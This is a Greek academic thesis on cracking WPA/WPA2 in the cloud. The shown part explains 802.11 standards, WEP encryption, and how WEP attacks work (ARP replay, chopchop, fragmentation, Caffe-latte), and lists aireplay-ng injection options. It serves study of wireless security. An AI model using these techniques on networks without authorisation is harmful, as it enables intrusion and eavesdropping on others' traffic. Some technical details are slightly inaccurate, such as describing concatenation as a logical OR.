ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΑ

ΤΜΗΜΑ ΨΗΦΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

ΠΜΣ ΤΕΧΝΟΟΙΚΟΝΟΜΙΚΗ ΔΙΟΙΚΗΣΗ & ΑΣΦΑΛΕΙΑ ΨΗΦΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

ΚΑΤΕΥΘΥΝΣΗ ΑΣΦΑΛΕΙΑ ΨΗΦΙΑΚΩΝ ΣΥΣΤΗΜΑΤΩΝ

Cracking WPA/WPA2 in the Cloud

ΠΤΥΧΙΑΚΗ ΕΡΓΑΣΙΑ

ΕΙΣΗΓΗΤΗΣ : ΜΟΥΤΣΟΠΟΥΛΟΣ ΠΕΤΡΟΣ, ΜΤΕ-1055

ΕΠΙΒΛΕΠΩΝ ΚΑΘ. : ΧΡΗΣΤΟΣ ΞΕΝΑΚΗΣ

ΧΡΙΣΤΟΦΟΡΟΣ ΝΤΑΝΤΟΓΙΑΝ

ΑΚΑΔΗΜΑΪΚΟ ΕΤΟΣ 2011-2012

Περίληψη

Όπως γνωρίζουμε στην σημερινή εποχή με την εξέλιξη της τεχνολογίας, ο ασύρματος τρόπος μετάδοσης πληροφοριών κυριαρχεί σχεδόν σε όλους τους τομείς λόγω της ευκολίας καθώς και της ευελιξίας από την μη ύπαρξη καλωδίων. Φυσικά όμως υπάρχει μικρότερη ασφάλεια λόγω της ασύρματης μετάδοσης των πακέτων. Η παρούσα εργασία έχει σκοπό να εμβαθύνει στην ασφάλεια των ασυρμάτων δικτύων όσον αφορά τα πρωτόκολλα WEP, WPA, WPA2 και στην εκμετάλλευση των τρωτών σημείων τους για την εξόρυξη κωδικών πρόσβασης στο δίκτυο τους. Το βασικό κομμάτι όμως διέπεται στην ταχύτητα σπασίματος των κωδικών. Σε αυτό το σημείο δημιουργείται η έννοια του "cloud computing" κατά το οποίο η δύναμη πολλών υπολογιστικών συστημάτων ενώνεται με στόχο την εκμετάλλευση πολλών επεξεργαστών (CPU) ή καρτών γραφικών (GPU) και τη δημιουργία στιβάδων (cluster). Στην παρούσα διπλωματική εργασία θα δημιουργήσουμε ένα δίκτυο υπολογιστών με ένα κεντρικό server και ένα client που συνδέεται σε αυτόν. Παράλληλα ο server θα διαθέτει μια SQL βάση δεδομένων με όλους τους πίνακες και τα λεξικά, στα οποία θα έχει πρόσβαση και ο client και απαιτούνται για την επίθεση σε ένα ασύρματο δίκτυο τύπου WPA/WPA2.

Abstract

Nowadays, as we know with the evolution of technology, the wireless transmission mode of information prevails in almost all areas because of its convenience and flexibility from the lack of cables. But of course there is less security involved because of the wireless transmission of the packets. This study aims to deepen the security of wireless networks in the protocols WEP, WPA, WPA2 and the exploitation of vulnerabilities for the extraction of passwords in their network. The main part however, subject to the speed of cracking codes. At this point, created the concept of “cloud computing” in which the computational power of many systems joined in order to operate multiple processors (CPU) or graphic cards (GPU) together and create clusters. In the current study we will create a computer network with a central server and a client connected to the server. Additionally, server will have an SQL database with all tables and dictionaries which client have access and required for the attack on a wireless network WPA/WPA2 type.

Περιεχόμενα

Κεφάλαιο 1ο

1 ΤΙ ΕΙΝΑΙ ΤΟ WI-FI;

Με την ταχύτατη ανάπτυξη των προτύπων IEEE και την γιγάντωση της βιομηχανίας κατασκευαστών αντίστοιχων συσκευών, κρίθηκε αναγκαία η διασφάλιση της συμβατότητας μεταξύ των διάφορων συσκευών για την προστασία του χρήστη. Έτσι το 1999 ιδρύθηκε η WECA (Wireless Ethernet Compatibility Alliance), ένας μη κερδοσκοπικός οργανισμός που σκοπό έχει την πιστοποίηση ασύρματων 802.11 συσκευών. Σε αυτό τον οργανισμό συμμετέχουν κατασκευαστές ολοκληρωμένων κυκλωμάτων, πάροχοι υπηρεσιών WLAN, κατασκευαστές υπολογιστών, κατασκευαστές λογισμικού κ.α. Μερικές από τις εταιρίες που μετέχουν είναι οι 3Com, Aironet, Apple, Breezecom, Compaq, Dell, Fujitsu, IBM, Lucent Technologies, Nokia, Samsung, Symbol Technologies, Zoom.

Η ένωση αυτή επινόησε μία σειρά από δοκιμές προκειμένου να πιστοποιηθεί η συμβατότητα των IEEE προϊόντων. Οι συσκευές οι οποίες κατάφερναν να περάσουν με επιτυχία από αυτές τις δοκιμές, αποκτούσαν το λογότυπο Wi-Fi (Wireless Fidelity). Το λογότυπο αυτό αποτελεί κατά συνέπεια μία πιστοποίηση για τον υποψήφιο αγοραστή μιας συσκευής και μία εγγύηση για την επένδυση του. Ο καταναλωτής αγοράζοντας μία συσκευή με το λογότυπο αυτό, έχει την εγγύηση ότι η συσκευή θα συνεργαστεί με οποιαδήποτε άλλη συσκευή φέρει επίσης το λογότυπο.

1.1 ΤΟ ΠΡΟΤΥΠΟ IEEE 802.11

Το πρώτο πρότυπο ασύρματων τοπικών δικτύων το IEEE 802.11, το οποίο καθορίζει τον έλεγχο πρόσβασης μέσω (MAC) και τα φυσικά στρώματα (PHY) για ένα LAN με ασύρματη σύνδεση, υιοθετήθηκε το 1997. Σύμφωνα με αυτό το πρότυπο, εξετάζεται η τοπική ασύρματη δικτύωση συσκευών που βρίσκονται κοντά. Από την αρχική του έκδοση, IEEE 802.11, το πρότυπο έχει επεκταθεί σε πολυάριθμες εκδόσεις, που ορίζονται από τα γράμματα a μέχρι το i.

- Το 802.11a έχει καθοριστεί έτσι ώστε να υποστηρίζει ρυθμούς δεδομένων έως και 54 Mbps (ονομαστικός ρυθμός μετάδοσης), με συνήθη ρυθμό μετάδοσης 23 Mbits/s, εμβέλεια εσωτερικού χώρου έως και 35 m και χρήση της τεχνικής διαμόρφωσης OFDM (Orthogonal Frequency Division Multiplexing) στην μπάντα των 5,7 GHz.
- Το 802.11b είναι ουσιαστικά ο αντικαταστάτης του αρχικού 802.11 καθώς υποστηρίζει ρυθμούς δεδομένων έως και 11 Mbps, εμβέλεια εσωτερικού χώρου έως και 35 m και χρησιμοποιεί ως διαμόρφωση την τεχνική DSSS (direct-sequence spread spectrum) στα 2.4 GHz.
- Επίσης το 2003, η IEEE κοινοποίησε το πρότυπο 802.11g, το οποίο υποστηρίζει ρυθμούς δεδομένων έως και 54 Mbps (ονομαστικός ρυθμός μετάδοσης), με συνήθη ρθυμό μετάδοσης 19 Mbits/s, εμβέλεια εσωτερικού χώρου έως και 38 m με την τεχνική OFDM στα 2.4 GHz.
- Για το 2008, προτάθηκε από την IEEE το πρότυπο 802.11y, το οποίο χρησιμοποιεί την τεχνική MIMO (Multiple – Input Multiple - Output) με συχνότητα 3,7 GHz, ρυθμό μετάδοσης 54Mbits/s και εμβέλεια 5000 m
- Το 802.11f ή IAPP, το οποίο επιτρέπει άμεση επικοινωνία μεταξύ διαφορετικών AP ώστε να εξαλειφθεί η απώλεια πλαισίων κατά τη μεταγωγή.
- Το 802.11e ή QoS, το οποίο προσπαθεί να διασφαλίσει ποιότητα υπηρεσιών για εφαρμογές πραγματικού χρόνου που εκτελούνται πάνω σε ένα WLAN ελαχιστοποιώντας ή μεγιστοποιώντας ένα από τα παρακάτω κριτήρια: τη μέση καθυστέρηση από άκρο σε άκρο, τη μέση μεταβολή της καθυστέρησης ή το μέσο ποσοστό επιτυχούς παράδοσης πλαισίων. Αυτό το επιτυγχάνει βελτιώνοντας τους μηχανισμούς DCF και PCF με τους μηχανισμούς EDCF, ο οποίος αναθέτει προτεραιότητες στα πλαίσια δεδομένων ανάλογα με το πόσο χρονικά κρίσιμη είναι η παράδοσή τους και με τα μεγαλύτερης προτεραιότητας πλαίσια να έχουν περισσότερες πιθανότητες να κερδίσουν στον ανταγωνισμό για την πρόσβαση στο κοινό μέσο, και HCF, ο οποίος περιορίζει τον μέγιστο χρόνο δέσμευσης του καναλιού από ένα τερματικό, αντίστοιχα.

- Το 802.11n, το οποίο με χρήση πολλαπλών κεραιών (μέθοδος γνωστή ως MIMO, εκ του Multiple Inputs Multiple Outputs) παρέχει ονομαστικό ρυθμό μετάδοσης τουλάχιστον 108 Mbps. Το πρότυπο οριστικοποιήθηκε το 2009.

Σε γενικές γραμμές, η εξελικτική πορεία των προτύπων φαίνεται στον παρακάτω πίνακα:

	802.11	802.11a	802.11b	802.11g	802.11n	802.11y
Μπάντα	2,4 GHz	5,7 GHz	2,4 GHz	2,4 GHz	2,4 ή 5 GHz	3,7 GHz
Modulation		OFDM	DSSS	OFDM	MIMO - OFDM	
Ρυθμός Μετάδοσης	2 Mbps	<54 Mbps	<11 Mbps	<54 Mbps	<248 Mbps	<54 Mbps
Απόσταση	20 m	35 m	35 m	35 m	70 m	5000m
Χρονιά	1997	1999	1999	2003	2009	2008

Εικόνα 1: Μπάντες συχνοτήτων

Τα ασύρματα δίκτυα που ακολουθούν το πρότυπο 802.11 αποτελούνται από τις κάτωθι τέσσερις βασικές μονάδες:

1. **Σημείο πρόσβασης (Access Point):** Το AP είναι η μονάδα που παίζει το ρόλο γέφυρας μεταξύ του ενσύρματου και του ασύρματου δικτύου, μετατρέποντας κατάλληλα τα πλαίσια (πακέτα) που ανταλλάσσονται μεταξύ αυτών. Επιτελεί και πολλές άλλες λειτουργίες που θα αναφερθούν στη συνέχεια.

2. **Σύστημα διανομής (Distribution System):** Το σύστημα διανομής ενώνει τα διάφορα AP του ίδιου δικτύου, επιτρέποντάς τους να ανταλλάσσουν πλαίσια.

3. **Ασύρματο μέσο μετάδοσης (Wireless Medium):** Έχουν οριστεί διάφορα φυσικά στρώματα που χρησιμοποιούν είτε ραδιοσυχνότητες είτε υπέρυθρες ακτίνες για τη μετάδοση των πλαισίων μεταξύ των σταθμών του ασύρματου δικτύου.

4. **Σταθμοί (Stations):** Οι σταθμοί που ανταλλάσσουν πληροφορία μέσω του ασυρμάτου δικτύου συνήθως είναι φορητές συσκευές όπως για παράδειγμα φορητοί υπολογιστές (laptops) ή υπολογιστές παλάμης (PDAs) χωρίς όμως αυτό να είναι απαραίτητο.

Η βασική δομική μονάδα κάθε 802.11 δικτύου αποκαλείται Basic Service Set (BSS) και αποτελείται από μία ομάδα σταθμών που επικοινωνούν μεταξύ τους. Τα όρια του BSS καθορίζονται από την περιοχή ραδιοκάλυψης, που ονομάζεται Basic Service Area (BSA). Ένας σταθμός σε ένα BSS μπορεί να επικοινωνεί με οποιονδήποτε άλλο σταθμό στο ίδιο BSS.

Όσον αφορά την αρχιτεκτονική-τοπολογία τους, τα δίκτυα αυτά εμφανίζονται με δύο οργανωτικές μορφές: (α) Τη δομημένη (Infrastructure mode) και (β) την τυχαία (Ad-Hoc mode). Η πρώτη που καλείται τεχνικά και με τον όρο Extended Service Set (ESS) απαιτεί τη χρήση AP(s), στα οποία συνδέονται οι χρήστες. Πολλά συνεργαζόμενα APs είναι δυνατόν να προσφέρουν ευρεία κάλυψη, σύνδεση με το Διαδίκτυο, καθώς και υπηρεσίες περιαγωγής (roaming) μεταξύ ομοιογενών αλλά και ετερογενών δικτύων διαφορετικών παρόχων (providers). Η δεύτερη -που καλείται και ως Independent BSS (IBSS)- δεν απαιτεί τη χρήση AP και έτσι κάθε ασύρματος σταθμός μπορεί να εκπέμψει απευθείας σε οποιοδήποτε άλλο σταθμό βρίσκεται μέσα στην εμβέλειά του. Η συγκεκριμένη μορφή εξυπηρετεί ιδιαίτερα περιπτώσεις που το ασύρματο δίκτυο θα πρέπει να είναι δυνατό να εγκατασταθεί και να λειτουργήσει οπουδήποτε και σε ελάχιστο χρόνο. Όπως είναι φυσικό, από την πλευρά της ασφάλειας, η δομημένη μορφή οργάνωσης προσφέρει στον διαχειριστή του δικτύου μια σχετικά σταθερή πλατφόρμα πάνω στην οποία μπορεί να αναπτύξει τις πολιτικές ασφαλείας του.

Κεφάλαιο 2ο

2 WEP (wired equivalent protocol)

Το WEP είναι το πρώτο πρωτόκολλο ασφαλείας που ενσωματώθηκε στα wireless δίκτυα το 1999. Χρησιμοποιεί τον RC4 για κρυπτογράφηση και τον CRC32 για integrity checking. Επειδή αρχικά υπήρξαν διάφοροι περιορισμοί στο μέγεθος του κλειδιού, οι οποίοι εφαρμόστηκαν από την κυβέρνηση των ΗΠΑ, χρησιμοποιήθηκε κλειδί μεγέθους 40-bit. Αργότερα, με την ακύρωση των περιορισμών αυτών, όλοι οι κατασκευαστές μετέβησαν στα 104-bit κλειδιά κρυπτογράφησης. Το WEP σήμερα έχει εγκαταλειφθεί και αντικατασταθεί από τα WPA/WPA2, καθώς έχουν βρεθεί πολλές αδυναμίες και "τρύπες" που το καθιστούν ευάλωτο σε διαφόρων ειδών επιθέσεις. Παρόλα αυτά, η πλειοψηφία των routers ακόμη το χρησιμοποιεί.


2.1 Λειτουργία του WEP- Κρυπτογράφηση

Ο τρόπος κρυπτογράφησης του WEP είναι αρκετά απλός. Ένα 24-bit IV συνδυάζεται με το κλειδί (K) και ο συνδυασμός αυτός χρησιμοποιείται από τον RC4 για να κρυπτογραφηθεί η plaintext (P) και το checksum της (ICV), ώστε να παραχθεί το ciphertext (C):

C = [P || ICV(P)] $\oplus$ [RC4(K || IV)]

όπου $\oplus$ είναι ο τελεστής XOR και όπου || ο λογικός τελεστής OR.

Η συγκεκριμένη διαδικασία φαίνεται σχηματικά με το διάγραμμα που ακολουθεί:



Εικόνα 2: Σχηματική απεικόνιση κρυπτογράφησης του WEP

Για κάθε plaintext λοιπόν, ο RC4 παράγει μια διαφορετική keystream χρησιμοποιόντας ένα τυχαίο IV σε συνδυασμό με το σταθερό shared key. Το αποτέλεσμα γίνεται XOR με την plaintext στην οποία έχει προσαρτηθεί η ICV (ουσιαστικά το CRC32 αποτέλεσμά της plaintext) και παράγεται η ciphertext στην οποία προσαρτάται το IV με το key ID και εν τέλει αποστέλλεται ως frame.

Το κάθε πακέτο αποστέλλεται με μια επικεφαλίδα (header) η οποία περιέχει σε plaintext το bssid, το IV και την destination address. Το κύριο μέρος του πακέτου (ή αλλιώς "σώμα") περιέχει κρυπτογραφημένα τα δεδομένα, την ICV, το LLC και το subnetwork access protocol header.

2.1.1 Authentication

Το WEP χρησιμοποιεί δύο τρόπους authentication, την ανοιχτή μέθοδο πιστοποίησης (open authentication method) και την πιστοποίηση με κοινά κλειδιά (shared key authentication). Στην πρώτη μέθοδο, ο supplicant μπορεί να πιστοποιήσει τον εαυτό του με το AP χωρίς να δώσει καθόλου στοιχεία, δηλαδή δεν γίνεται καμία πιστοποίηση. Μετά μπορεί να προχωρήσει σε απόπειρα association με τον authenticator. Μετά την association, το WEP μπορεί να χρησιμοποιηθεί για την κρυπτογράφηση των πακέτων. Στην δεύτερη μέθοδο μια διαδικασία "τετραπλής χειραψίας" (*four-way handshake*) ξεκινά:

1. Ο client στέλνει ένα authentication request στο AP

2. Το AP απαντά με μια plaintext πρόκληση (*challenge*)

3. Ο client πρέπει να κρυπτογραφήσει την plaintext challenge με το WEP key και να το στείλει με ένα ακόμη authentication request

4. Το AP αποκρυπτογραφεί την απάντηση και τη συγκρίνει με το plaintext challenge που έστειλε αρχικά. Αν είναι ίδιες προχωρά σε association, αν όχι αρνείται τη σύνδεση.

Και οι δύο παραπάνω μέθοδοι είναι μη ασφαλείς, και μάλιστα η δεύτερη περισσότερο, εφόσον υπάρχει δυνατότητα να γίνει capture η four-way handshake και να βρεθεί το WEP key με αυτόν τον τρόπο, χωρίς άλλες τεχνικές.

2.2 Είδη επιθέσεων σε WEP

2.2.1 Fake authentication

Η ψεύτικη πιστοποίηση είναι χρήσιμη όταν δεν υπάρχουν συνδεδεμένοι clients και χρειαζόμαστε μια associated MAC adress. Επιτρέπει και τους δύο τρόπους που χρησιμοποιεί το WEP και μπορεί να κάνει association με ένα AP. Δεν δημιουργεί πακέτα ARP και δεν μπορεί να συνδεθεί με AP που λειτουργούν με WPA/WPA2.

2.2.2 Interactive packet replay/package injection

Ο σκοπός της επίθεσης αυτής είναι να αναγκάσουμε το AP να στείλει πακέτα κρυπτογραφημένα με νέο IV κάθε φορά. Για να το επιτύχουμε αυτό, μπορούμε να καταγράψουμε ένα πακέτο και να το ξαναστείλουμε (inject) ώστε το AP να απαντήσει, γεννώντας ένα νέο IV που θα σταλεί πίσω με το ίδιο πακέτο. Αυτό δεν πραγματοποιείται με όλα τα πακέτα, καθώς πρέπει είτε να έχουμε ένα πακέτο για το

οποίο είμαστε βέβαιοι πως θα γίνει αποδεκτό από το AP, είτε να κατασκευάσουμε ένα μόνοι μας.

Τα χαρακτηριστικά που πρέπει να έχει ένα τέτοιο πακέτο ώστε να περάσει απαρατήρητο, είναι:

1) να προορίζεται για την broadcast MAC address (*FF:FF:FF:FF:FF*) -πχ τα ARP πακέτα,

2) να προέρχεται από έναν wireless client και να εισέρχεται στο δίκτυο, δλδ να έχει το DS (*distribution system*) bit του τιμή 1

Όταν το πακέτο που έχουμε δεν διαθέτει τα παραπάνω χαρακτηριστικά, μπορούμε πάντοτε να του τα προδώσουμε (*package forgery*).

2.2.3 ARP request replay/ARP Injection

Αποτελεί τον κλασσικό τρόπο συλλογής των IVs που χρειαζόμαστε από το AP. Είναι σταθερός, αλλά αργός σε σύγκριση με την package injection και δουλεύει σχεδόν σε κάθε περίπτωση. Αρκεί να παρακολουθούμε την κίνηση για να συλάβουμε κάποιο πακέτο ARP, μόλις το αντιληφθούμε το καταγράφουμε και το ξαναστείλουμε πίσω. Ως απάντηση το AP θα επανεκπέμψει το πακέτο, κρυπτογραφημένο με ένα νέο IV. Ο attacker στέλνει ξανά και ξανά το ίδιο πακέτο, με αποτέλεσμα το AP να συνεχίσει να το επιστρέφει, με ένα νέο IV για κάθε φορά. Όταν συλλέξουμε αρκετά πακέτα, μπορούμε να σπάσουμε το WEP key.

2.2.4 KoreK chopchop

Στην περίπτωση που η επίθεση αυτή είναι επιτυχής, δύναται να αποκρυπτογραφήσει ένα WEP πακέτο χωρίς να είναι απαραίτητη η γνώση του key, δηλαδή δεν αποκαλύπτει το ίδιο το WEP key, αλλά την plaintext και πιθανώς την PRGA τιμή που χρησιμοποιήθηκε για την κρυπτογράφησή του. Η διαδικασία είναι η εξής:

1. Καταγράφουμε το πακέτο

2. Κόβουμε το τελευταίο byte (chop off)
3. Υποθέτοντας πως έχει την τιμή 0, ξαναφτιάχνουμε το πακέτο
4. Το στέλνουμε στο AP το οποίο αν μαντέψαμε σωστά απαντά
5. Αν όχι το πακέτο απορρίπτεται οπότε υποθέτουμε πως η τιμή του byte που κόψαμε είναι 1 και επαναλαμβάνουμε τη διαδικασία για όλες τις 256 πιθανές τιμές του, μέχρι να απαντήσει το AP οπότε θα ξέρουμε πως βρήκαμε τη σωστή τιμή
6. Συνεχίζουμε με το επόμενο byte και η διαδικασία επαναλαμβάνεται έως ότου αποκρυπτογραφήσουμε όλο το πακέτο

Όπως είναι προφανές ο KoreK εκμεταλλεύτηκε την bit-flipping αδυναμία του CRC32 που χρησιμοποιείται στην ICV ανακαλύπτοντας τη μαθηματική σχέση μεταξύ του choped off πακέτου και της τιμής που χρειάζεται η ICV για να γίνει το πακέτο αυτό έγκυρο.

2.2.5 Fragmentation attack

Αυτή η επίθεση μπορεί να αποκαλύψει 1500 bytes της PRGA, η οποία μπορεί να χρησιμοποιηθεί για την κατασκευή κατάλληλων πακέτων που χρησιμοποιούνται σε injection attacks. Με κάθε πακέτο που λαμβάνεται, λαμβάνεται ταυτόχρονα και κομμάτι της PRGA το οποίο έχει χρησιμοποιηθεί για την κρυπτογράφησή του, έτσι με τη συλλογή αρκετών πακέτων μπορούμε να βρούμε την RPGA που χρησιμοποιήθηκε.

Η fragmentation attack απαιτεί ένα πακέτο από το δίκτυο (το οποίο να μην έχει ως παραλήπτη το AP, γιατί δε θα το κάνει relay) ώστε να ξεκινήσει και είναι πολύ γρήγορη στη εκτέλεση της.

2.2.6 Σύντομη θεωρία

Κάθε πακέτο έχει κάτι ήδη γνωστό να μας πει, ακόμη και κρυπτογραφημένο, π.χ. ένα πακέτο μας λέει κατευθείαν τα πρώτα 8 bytes του και αυτό γιατί όλα τα

802.11 πακέτα αρχίζουν με τον ίδιο LLC/SNAP header. Πιο συγκεκριμένα, τα πρώτα 3 bytes σχεδόν όλων των πακέτων είναι: AA, AA, 03 τα οποία αναπαριστούν τη πηγή, τον προορισμό, καθώς και τον αριθμό του frame (εδώ φαίνεται πως το frame δεν έχει αριθμό). Στη συνέχεια, τα επόμενα 3 bytes θα είναι 00,00,00 όπως σε κάθε IP πακέτο και έτσι απομένουν 2 bytes. Τα τελευταία 2 αυτά bytes δείχνουν το είδος του πακέτου, δηλαδή αν είναι IP ή ARP. Και στις δύο περιπτώσεις το πρώτο byte είναι το 08, άρα μένει να βρούμε έναν τρόπο να ξεχωρίζουμε τα IP από τα ARP πακέτα, πράγμα πολύ εύκολο εφόσον τα ARP έχουν σταθερό μήκος 36 ή, πιο σπάνια, 54 bits. Με ευκολία λοιπόν, μπορούμε να διαπιστώσουμε το είδος του πακέτου που σνιφάραμε: βρέθηκε και η τιμή του τελευταίου byte.

0×AA	0×AA	0×03	0×00	0×00	0×00	0×08	??
--DSAP--	--SSAP--	--CTRL--	----------ORG code---------			---Ether type---	

Γνωρίζουμε ότι ισχύει C=P⊕R οπότε εφόσον ξέρουμε τα πρώτα 8 bytes (δλδ τα πρώτα bytes της plaintext) και έχουμε τα 8 ciphered bytes του πακέτου που σνιφάραμε, το μόνο που απομένει είναι να εφαρμόζουμε XOR μεταξύ τους για να αποκαλυφθούν τα αντίστοιχα 8 πρώτα bytes της R(=RPGA).

2.2.7 Τα κομματιασμένα πακέτα, παραμένουν πακέτα

Άλλο σημαντικό σημείο είναι πως ένα πακέτο μπορεί σπάσει σε μικρότερα κομμάτια για να αποσταλεί με το κάθε κομμάτι να είναι έγκυρο για το AP που θα το λάβει, το οποίο θα τα συναρμολογήσει πάλι σε ένα ενιαίο πακέτο. Το "κομμάτιασμα" αυτό (fragmentation) είναι μια αποδεκτή διαδικασία (του 802.11 πρωτοκόλλου) στην αλληλεπίδραση του WEP με το MAC layer (πρόκειται για ένα sublayer του data-link layer στο OSI network model). Σύμφωνα λοιπόν με το 802.11 specification, στο MAC layer είναι δυνατόν να ανασυγκολληθούν μέχρι και 16 πακέτα μεγέθους 4 bytes το καθένα από τα οποία μάλιστα θα έχουν κρυπτογραφηθεί με την ίδια keystream.

Αυτή είναι μια πολύ χρήσιμη λεπτομέρεια διότι παρόλο που γνωρίζουμε τα πρώτα 8 bytes της RPGA (στην πραγματικότητα μπορούμε να αποστείλουμε μόνο τα πρώτα 4 σε ένα πακέτο), δε μας είναι αρκετά καθώς για την κατασκευή ενός έγκυρου IP πακέτου χρειαζόμαστε τουλάχιστον 28 bytes (8 bytes LLC/SNAP header + 20

bytes IP header) και επίσης πρέπει να συμπεριλάβουμε την ICV κοκ.. Έχουμε την δυνατότητα να στείλουμε οτιδήποτε θέλουμε αρκεί να έχει μέγεθος 4 bytes, όσο δηλαδή το ελάχιστο fragment που κατανοεί το WEP και συνολικά 4 * 16 = 64 bytes δεδομένων (-28 λόγω του ελάχιστου μεγέθους που προαναφέραμε). Δυστυχώς, δεν συμβαίνει το ίδιο στην περίπτωση των 36 bytes δεδομένων. Χρειαζόμαστε 1500 bytes RPGA έτσι ώστε να μπορέσουμε να στείλουμε πακέτα χωρίς fragmentation.

(*) πρόκειται για ένα sublayer του data-link layer στο OSI network model

2.2.8 Τα καλά ARP πακέτα δίνουν τη λύση

Τα ARP πακέτα δεν έχουν κανένα τρόπο για να πιστοποιήσουν τον εαυτό τους. Αυτό μας δίνει τη δυνατότητα να "φουσκώσουμε" ένα τέτοιο πακέτο π.χ. με 1500 bytes ώστε το AP να μας το επιστρέψει κρυπτογραφημένο. Αυτό δε πραγματοποιείται πάντα απευθείας, καθώς μπορεί να χρειαστεί να στείλουμε αρκετά φουσκωμένα πακέτα ARP. Τελικά όμως θα καταφέρουμε να μαζέψουμε τα bytes που χρειαζόμαστε. Το IV κάθε πακέτου το καθορίζουμε εμείς, μπορούμε με bit-flipping να τροποποιήσουμε το πακέτο και γενικότερα να χρησιμοποιήσουμε οποιαδήποτε τεχνική, ώστε να βρούμε το WEP κλειδί.

2.2.9 Caffe-latte attack

Η επίθεση αυτή δεν προϋποθέτει ο επιτιθέμενος να είναι στην ακτίνα δράσης ενός Access Point ώστε να μπορεί να έχει πρόσβαση σε αυτό. Με την caffe-latte τεχνική, το υποψήφιο "θύμα" μπορεί να είναι για παράδειγμα ένα laptop το οποίο δεν βρίσκεται συνδεδεμένο σε κανένα δίκτυο.

Παλιότερες επιθέσεις με τις οποίες μπορεί να γίνει SSID spoofing όπως οι *evil twin*/*honeypot* attacks ήδη έθεσαν τα θεμέλια για τον τρόπο με τον οποίο μπορεί κάποιος να στήσει ένα εικονικό AP για να προσελκύσει ανυποψίαστους πελάτες (clients) οι οποίοι ψάχνουν για wi-fi hotspots για να συνδεθούν. Για παράδειγμα, μπορεί ο επιτιθέμενος να στήσει ένα ψεύτικο AP με ESSID "connex" ή κάποιο άλλο κοινώς χρησιμοποιούμενο όνομα και αφού προσελκύσει ένα laptop να σπάσει το

WEP key ή να κάνει τον εαυτό του *man-in-the-middle* και να παρακολουθεί την online δραστηριότητα του "θύματος".

Για να σπάσει ο attacker το WEP key χρειάζεται αρκετά κρυπτογραφημένα πακέτα. Εφόσον δεν υπάρχει σύνδεση στο ίντερνετ, πως θα βρει τόσα; Το κλειδί εδώ είναι η εκμετάλλευση του τρόπου με τον οποίο το ARP διασφαλίζει πως δύο pc δε μοιράζονται την ίδια ip address. Όταν ένας νέος client εισέρχεται στο δίκτυο, το πρώτο πράγμα που κάνει είναι να ανακοινώσει την ip address του και να διασφαλίσει πως δεν χρησιμοποιείται ήδη. Κανονικά τα μηνύματα αυτά αγνοούνται από το "θύμα" εκτός και εάν χρησιμοποιεί ήδη την συγκεκριμένη ip. Έτσι ο attacker στέλνει στο θύμα κατάλληλα ARP requests μέχρι να λάβει απάντηση. Τα κατάλληλα ARP πακέτα μπορούν να κατασκευαστούν με bit-flipping λόγω της αδυναμίας στο integrity checking του WEP, (πχ είναι εύκολο αλλάζοντας την IP και την MAC address που περιέχονται στον header ενός gratuitous ARP πακέτου) ώστε να μετατραπεί σε έγκυρο κρυπτογραφημένο ARP request. Όταν ο attacker λάβει απάντηση, τότε το μόνο που χρειάζεται είναι να συνεχίσει να στέλνει το ίδιο ARP request, ζητώντας την ίδια ip -που τώρα ξέρει πως δεν μπορεί να έχει- οπότε το "θύμα" θα απαντά πως τη χρησιμοποιεί. Στο μεταξύ ο attacker θα συνεχίσει να μαζεύει πακέτα έως ότου σπάσει το WEP key.

2.3 Εργαλεία για το Cracking του WEP

2.3.1 Aircrack-ng suite

Τα πολυαγαπημένα αυτά εργαλεία των επίδοξων wifi crackers, δίνουν μια πληθώρα δυνατοτήτων, από κατασκευή πακέτων μέχρι mass deauthentication. Τα συγκεκριμένα εργαλεία μπορούμε να τα χρησιμοποιήσουμε σε οποιοδήποτε Linux λειτουργικό, στην παρούσα εργασία χρησιμοποιήθηκε το λειτουργικό backtrack 5. Συνοπτικά η λειτουργία αυτών που θα χρησιμοποιήσουμε:

2.3.1.1 aireplay-ng

Είναι το βασικό εργαλείο της σουίτας, θα το χρησιμοποιήσουμε για να επιτεθούμε σε ένα wifi δίκτυο και η δουλειά του είναι το package injection.

Χρήση:

aireplay-ng <παράμετροι> <replay interface>

για το φιλτράρισμα των πακέτων που θα σταλούν ισχύουν τα παρακάτω φίλτρα:

Επιλογές Φίλτρων:

- -b bssid : MAC address, Access Point
- -d dmac : MAC address, Destination (προορισμός)
- -s smac : MAC address, Source (πηγή)
- -m len : ελάχιστο μήκος πακέτων
- -n len : μέγιστο μήκος πακέτων
- -u type : frame control, type field
- -v subt : frame control, subtype field
- -t tods : frame control, To DS bit
- -f fromds : frame control, From DS bit
- -w iswep : frame control, WEP bit

για **package injection** ισχύουν οι εξής επιλογές

- -x nbpps : number of packets per second
- -p fctrl : frame control word (hex)
- -a bssid : Access Point MAC address
- -c dmac : Destination MAC address
- -h smac : Source MAC address

- -e essid : fakeauth attack : το AP SSID στο οποίο θέλουμε να κάνουμε authentication
- -j : arpreplay attack : inject FromDS πακέτα
- -g value : αλλαγή του μεγέθους του ring buffer (default: 8)
- -k IP : destination IP in fragments
- -l IP : source IP in fragments
- -o npckts : number of packets per burst (-1)
- -q sec : δευτερόλεπτα μεταξύ των keep-alives, σε περίπτωση dynamic wep (-1)
- -y prga : keystream για shared key authentication

